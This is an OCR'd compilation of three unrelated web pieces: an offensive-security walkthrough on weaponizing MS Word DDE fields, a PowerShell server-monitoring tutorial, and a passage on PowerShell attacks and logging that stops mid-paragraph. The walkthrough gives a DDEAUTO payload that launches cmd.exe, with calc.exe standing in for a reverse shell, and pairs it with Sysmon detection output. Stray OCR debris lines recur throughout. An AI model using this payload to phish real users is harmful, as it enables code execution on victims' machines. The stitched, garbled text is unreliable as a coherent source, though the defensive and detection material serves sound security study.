
Weaponization

Open a new MS Word Document and insert a field:



This is not something you should worry about sir.


It will add an `!Unexpected End of Formula`to the document, that is expected. Right click it > Toggle Field Codes:



This is not something you sh

!Unexpected End of Formula

Toggle Field Codes will give this:




This is not something you should worry about sir.

{ = * MERGEFORMAT }

Replace `= \* MERGEFORMAT` with payload and save the doc:

```
DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"
```

to get this:



This is not something you should worry about sir.

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```

evil.docx


12KB

Binary

DDE: evil.docx

Execution

Once the victim launches the evil .docx by and accepts 2 prompts, the reverse shell (or in this case a calc.exe) pops:




This is not something you should worry about sir.

!Unexpected End of Formula

Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?




This is not something you should worry about sir.

!Unexpected End of Formula

Microsoft Word


The remote data (k calc.exe) is not accessible. Do you want to start the application c:\windows\system32\cmd.exe?

Observations



```
WINWORD.EXE      4:19:21 PM 7/14/2018   0.02   43,588 K
  cmd.exe        4:19:45 PM 7/14/2018           2,256 K
    calc.exe     4:19:45 PM 7/14/2018           5,472 K
```

Sysmon logs can help spot suspicious processes and/or network connections being initiated by Office applications:



```
▸ July 14th 2018, 16:19:45.304  Process Create (rule: ProcessCreate)  calc.exe  3756  3168
▸ July 14th 2018, 16:19:45.273  Process Create (rule: ProcessCreate)  c:\windows\system32\cmd.exe /k calc.exe  3168  4120
▸ July 14th 2018, 16:19:21.211  Process Create (rule: ProcessCreate)  "E:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\experiments\dde\dde.docx" /o "u"  4120  2592
```

3rd and 4th columns respectively: PID and PPID

Inspection

How can we inspect .docx (same for .xlsx) files? Since they are essentially .zip archives, we can rename the .docx file to .zip and simply unzip the archive for further inspection.

The file we are interested in is the `document.xml` (trimmed for brevity below). Note how line 4 allows us inspecting the DDE payload in plain text:

document.xml

```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<w:document
xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas"
xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex"
xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml"
xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word"
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml"
xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml"
xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordml/s
```

```
ymex"
xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordproces
singGroup"
xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordproces
singInk"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordproces
singShape" mc:Ignorable="w14 w15 w16se wp14">

<...snip...>

      <w:instrText>DDEAUTO c:\\windows\\system32\\cmd.exe "/k
calc.exe"</w:instrText>

<...snip...>

</w:document>
```

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/t1173-dde

Implement simple server monitoring with PowerShell

As your server inventory expands, you will need assistance to ensure you can head off any problems.

There are many server monitoring and reporting options in the market, but certain situations may call for a lightweight solution. Monitoring with PowerShell is a way to use the native functionality in Windows to create scripts that check your systems and send regular updates.

This article explores how to create a simple framework for Windows Server checks with the added benefit of generating reports at different intervals to assist with your monitoring efforts. While PowerShell 7 is available, this tutorial is based on Windows PowerShell 5.1 due to the ease of its default PowerShell remoting setup process.

Server monitoring with PowerShell

While there are many server checks you can perform, this article will concentrate on just a few to demonstrate the capabilities of a simple PowerShell monitoring framework. This tutorial will cover:

- **Disk space.** Checking local disks and triggering a warning if the percentage of free space goes below 10%.
- **OS version.** Checking if the version number is lower than 6.2. If it is, then the server OS predates Windows Server 2012, 2016 and 2019 and is no longer supported by Microsoft.
- **Expiring certificates.** Compile a list of certificates that are within 30 days of expiration.
- **License usage.** Check licensed states and report any that are unlicensed.

Script structure for server monitoring with PowerShell

The overall idea behind this server monitoring framework is to run a series of checks on one or more servers, save the results and then review the findings. To do this, we will create functions in the PowerShell script.

- **Invoke-ServerCheck.** This function will take in a series of checks and computers to run those scripts against, then export the results to an XML file.
- **New-ServerReport.** This function will take the XML files and generate different formats based on the requested report type, either daily or monthly.

Constructing the server checks

There are many ways to structure a potential script to do server checks, but this tutorial will place all checks in a hashtable that uses scriptblocks, which makes it easy to run the code on the requested computers, either local or remotely.

Additionally, the script uses a **condition** key and associated scriptblock to report whether the check has passed or failed. Every condition should return a Boolean value.

Adding new checks is as easy as adding a new top-level key with a sub-key of **check** and **condition**. Both are scriptblocks run by **Invoke-Command** within the **Invoke-ServerCheck** function.

```
$Checks = @{
   'OSVersion' = @{
     'Check' = {
       Get-CimInstance Win32_OperatingSystem | Select-
Object Caption, Version, ServicePackMajorVersion,
OSArchitecture
     }
     'Condition' = {$_.Version -LT 6.2}
   }
   'Certificates' = @{
     'Check' = {
       Get-ChildItem -Path 'Cert:' -Recurse -ExpiringInDays
30 | Select-Object Subject, NotAfter
     }
     'Condition' = {$Result.Count -GT 0}
   }
   'DiskSpace' = @{
     'Check' = {
       Get-CIMInstance -Class 'Win32_logicaldisk' -Filter
"DriveType = '3'" | Select-Object -Property DeviceID,
@{L='FreeSpaceGB';E={"{0:N2}" -f ($_.FreeSpace /1GB)}},
@{L="Capacity";E={"{0:N2}" -f ($_.Size/1GB)}}
     }
     'Condition' = { ($Result | Where-Object {
(($_.FreeSpaceGB / $_.Capacity) * 100) -LT 10 }).Count -GT
0 }
   }
   'License' = @{
     'Check' = {
       Enum Licensestatus {
         Unlicensed      = 0
         Licensed        = 1
         OOBGrace        = 2
         OOTGrace        = 3
         NonGenuineGrace = 4
         Notification    = 5
         ExtendedGrace   = 6
       }

       Get-CimInstance -ClassName SoftwareLicensingProduct
-Filter "PartialProductKey IS NOT NULL" | Select-Object
Name, ApplicationId, @{N='LicenseStatus';
E={[LicenseStatus]$_.LicenseStatus} }
     }
         'Condition' = {($Results | Where-Object
LicenseStatus -NE 'Licensed').Count -EQ 0}
   }
 }
```

How the Invoke-ServerCheck function works

The **Invoke-ServerCheck** function handles the bulk of the server monitoring with PowerShell. This function takes in an array of checks from the **$Checks** variable, then each set of checks will be run across the servers or the local computer.

The script executes the following steps:

1. iterates over each check in the **$Checks** variable;
2. runs **Invoke-Command** on the scriptblock from the **Checks** key;
3. stores the result in a **$CheckResults** variable; and
4. saves the XML of the **$Output** variable to the requested path, which allows for easier manipulation of this variable in later functions.

```
Function Invoke-ServerCheck {
   [CmdletBinding()]

   Param(
       [Parameter(Position = 0, Mandatory = $True)]$Checks,
       [Parameter(Position = 1, ValueFromPipeline =
$True)]$ComputerName,
       [Parameter(Position = 2)]$Path = $Env:TEMP
   )

   Process {
     If ($ComputerName) {
       $Computer = $ComputerName
     } Else {
       $Computer = $Env:COMPUTERNAME
     }

     $CheckResults = @()
     $Checks.GetEnumerator() | ForEach-Object {
       Write-Host "Running Check, $($_.Key), on $Computer"
-ForegroundColor 'Green'

       $Params = @{
         "ScriptBlock"  = $_.Value.Check
         "Verbose"      =
$MyInvocation.BoundParameters.Verbose
       }

       If ($ComputerName) {
         $Params.Add('ComputerName', $Computer)
       }

       $Result = Invoke-Command @Params

       $CheckResults += ,[PSCustomObject]@{
         "Check"     = $_.Key
         "Result"    = $Result
         "Condition" = (Invoke-Command -ScriptBlock
$_.Value.Condition -ArgumentList $Result)
       }
     }

     $Output = [PSCustomObject]@{
       "Server"  = $Computer
       "Results" = $CheckResults
     }

     $FileName = "ServerResults-{0}-{1}.xml" -F $Computer,
(Get-Date -Format "yyyy_MM_dd_HH_mm_ss")

     Export-Clixml -Path (Join-Path -Path $Path -ChildPath
$FileName) -InputObject $Output
   }
 }
```

Next, we will want to generate a report telling which checks have passed or failed for any of the given servers.

How the New-ServerReport function operates

To make better sense of which checks have run against which servers, we will use the **New-ServerReport** function.

The function performs the following steps:

1. looks for XML files that match the name **ServerResults**;
2. runs checks based on whether a **Daily** or **Monthly** report exists;
3. looks at the **CreationTime** to determine whether to either pull all files on the given day or 30 days back;
4. after gathering the results, groups them based on the servers and then outputs a table of the checks; and
5. saves the results to a CSV file for later viewing.

```
Function New-ServerReport {
   [CmdletBinding()]

   Param(
       [Parameter(Position = 0)]
       [ValidateSet('Daily','Monthly')]
       [String]$Type = 'Daily',
       [Parameter(Position = 1)]$Path = $Env:TEMP,
       [Parameter(Position = 2)]$ReportPath = $Env:TEMP
   )

   Process {
     $Files = Get-ChildItem -Path $Path -Filter '*.xml' |
Where-Object Name -Match 'ServerResults'

     Switch ($Type) {
       'Daily' {
         $Results = $Files | Where-Object 'CreationTime' -
GT (Get-Date -Hour 0 -Minute 00 -Second 00)

         $ResultArray = @()

         $Results | ForEach-Object {
           $ResultArray += ,[PSCustomObject]@{
             'Results'  = (Import-Clixml -Path $_.FullName)
             'DateTime' = $_.CreationTime
           }
         }

         $Report = $ResultArray | Foreach-Object {
           $DateTime = $_.DateTime

           $_.Results | Group-Object -Property 'Server' |
Foreach-Object {
             $Server = $_.Name

             $_.Group.Results | ForEach-Object {
               $Object = [PSCustomObject]@{
                 "Server"   = $Server
                 "Check"    = $_.Check
                 "Result"   = $_.Condition
                 "DateTime" = $DateTime
               }

               $Object
             }
           }
         }

         $FileName = "ServersReport-{0}.csv" -F (Get-Date -
Format "yyyy_MM_dd_HH_mm_ss")

         $Report | Export-CSV -Path (Join-Path -Path
$ReportPath -ChildPath $FileName) -NoTypeInformation

         $Report

         Break
       }

       'Monthly' {
         $Results = $Files | Where-Object 'CreationTime' -
GT (Get-Date).AddDays(-30)

         $ResultArray = @()

         $Results | ForEach-Object {
           $ResultArray += ,[PSCustomObject]@{
             'Results'  = (Import-Clixml -Path $_.FullName)
             'DateTime' = $_.CreationTime
           }
         }

         $Report = $ResultArray | Foreach-Object {
           $DateTime = $_.DateTime

           $_.Results | Group-Object -Property 'Server' |
Foreach-Object {
             $Server = $_.Name

             $_.Group.Results | ForEach-Object {
               $Object = [PSCustomObject]@{
                 "Server"   = $Server
                 "Check"    = $_.Check
                 "Result"   = $_.Condition
                 "DateTime" = $DateTime
               }

               $Object
             }
           }
         }

         $FileName = "ServersReport-{0}.csv" -F (Get-Date -
Format "yyyy_MM_dd_HH_mm_ss")

         $Report | Export-CSV -Path (Join-Path -Path
$ReportPath -ChildPath $FileName) -NoTypeInformation

         $Report

         Break
       }
     }
   }
 }
```

Running the monitoring with PowerShell script

There are several ways to use this script, but the simplest is to add the servers to check and then use the **New-ServerReport** command to determine which checks have run over time.

```
# Perform Checks on Requested Servers
 @("Server1","Server2","Server3") | Invoke-ServerCheck
 # Generate Daily Report
 New-ServerReport
```

Modular structure provides flexibility when monitoring with PowerShell

By using PowerShell to create a modular framework to easily create and execute checks on servers, a system administrator can quickly gain better visibility and control of their environment. Although these checks are simple, there are many ways to extend the capabilities to include more in-depth inquiries into your server inventory.

With new cross-platform abilities of PowerShell 7, you can extend these checks to work on Linux systems to handle things such as necessary OS-specific updates.

https://www.techtarget.com/searchwindowsserver/tutorial/Implement-simple-server-monitoring-with-PowerShell

Prominent attacks and infections using PowerShell

As the resources for using and abusing PowerShell are easily available online, malicious actors of varying degrees of sophistication have emerged. Since the first reports in 2014, threat actors have deployed campaigns using social engineering techniques to infect systems, combining PowerShell with other exploits or seemingly replicating other routines as a part of cybercriminal research and development.


One of the most infamous compromises using the PowerShell for intrusion was linked to the release of internal emails from the Democratic National Committee by adversary group Pawn Storm in 2016. While discovered in the said year, forensic investigation of the network showed initial compromise as far back as 2015 with a backdoor delivered by a single PowerShell command, while other deployments that matched the routine began as early as 2014. The Equifax breach in 2017 demonstrated the depth and extent of damage that malicious actors can cause, using PowerShell to exploit an unpatched vulnerability. In 2018, another cyberespionage group, APT33, sent spear phishing emails targeting the aviation and oil industries; the attachment executed a PowerShell command that downloaded malware and established persistence inside the company's network.

Mitigation and best practices

With administrators busy securing and maintaining all systems running onsite and remotely, the addition of fileless threats can be overwhelming for manual security operations and inexperienced personnel. But being able to track its activities, finding the deobfuscated events and payloads, monitoring, and getting used to their behaviors are skills that can be learned and developed.

Tracking PowerShell's activities


PowerShell is known to enable significant activity logging capabilities. These functions can also be used to detect, defend, and mitigate against the abuse of this tool. System administrators can enable these logging features through Active Directory Group Policy for enterprise-wide implementation.



Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

Figure 1. Group Policy configuration

Module logging records the execution of the different modules in a PowerShell, including deobfuscated codes and outputs. Specific modules can be configured by clicking on “Show.” It is best to enter a value of “ * ” to capture everything for logging purposes.



○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

To turn on logging for one or more modules, click Show, and then type the module names in the list. Wildcards are supported.

Module Names

To turn on logging for the Windows PowerShell core modules, type the following module names in the list:

Microsoft.PowerShell.*

Microsoft.WSMan.Management

This policy setting allows you to turn on logging for Windows PowerShell modules.


If you enable this policy setting, pipeline execution events for members of the specified modules are recorded in the Windows PowerShell log in Event Viewer. Enabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to True.

If you disable this policy setting, logging of execution events is disabled for all Windows PowerShell modules. Disabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to False.

If this policy setting is not configured, the LogPipelineExecutionDetails property of a module or snap-in determines whether the execution events of a module or snap-in are logged. By default, the LogPipelineExecutionDetails property of all modules and snap-ins is set to False.

Figure 2. Enabling module logging

Script block logging is an optional feature that generates logs when PowerShell script blocks are invoked. Ensure that the “Log script block invocation start/stop events” feature is enabled to increase the number of logged events. This is important when trying to trace events.


Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☑ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

